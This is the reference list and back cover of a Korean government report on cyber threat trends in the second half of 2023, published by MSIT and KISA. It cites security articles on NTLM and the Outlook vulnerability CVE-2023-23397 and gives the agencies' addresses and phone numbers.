[3] IONOS, NTLM (NT LAN Manager)”,2023.3.22 : https://www.ionos.co.uk/digitalguide/server/know-how/ntlm-nt-lan-manager/

[4] TrendMicro, “Patch CVE-2023-23397 Immediately: What You Need To Know and Do”, 2023.3.21 : https://www.trendmicro.com/ko_kr/research/23/c/patch-cve-2023-23397-immediately-what-you-need-to-know-and-do.html

[5] Trellix, “CVE-2023-23397: The Notification Sound You Don’t Want to Hear”, 2023.3.17 : https://www.trellix.com/about/newsroom/stories/research/cve-2023-23397-the-notification-sound-you-dont-want-to-hear/

[6] Akamai, From One Vulnerability to Another: Outlook Patch Analysis Reveals Important Flaw in Windows API”, 2023.5.10 : https://www.akamai.com/ko/blog/security-research/important-outlook-vulnerability-bypass-windows-api

[7] CERT-EU, “Detecting Lateral Movements in Windows Infrastructure”, 2017.2.27 : https://cert.europa.eu/static/WhitePapers/CERT-EU_SWP_17-002_Lateral_Movements.pdf https://learn.microsoft.com/ko-kr/windows-server/identity/ad-ds/manage/component-

[8] MS, “Active Directory 보호 계정 그룹 관리” 2023.08.28: updates/appendix-i---creating-management-accounts-for-protected-accounts-and-groups-in-active-directory

2023년 하반기

사이버 위협 동향 보고서

과학기술정보통신부

세종특별자치시 갈매로 477, 정부세종청사 4동 3층~6층
대표번호. 국번없이 (무료)1335 (정부민원 110)

KISA 한국인터넷진흥원

[나주본원] 전라남도 나주시 진흥길 9 한국인터넷진흥원
[서울청사] 서울시 송파구 중대로 135 (가락동) IT벤처타워
대표번호. 1433-25(수신자 요금 부담)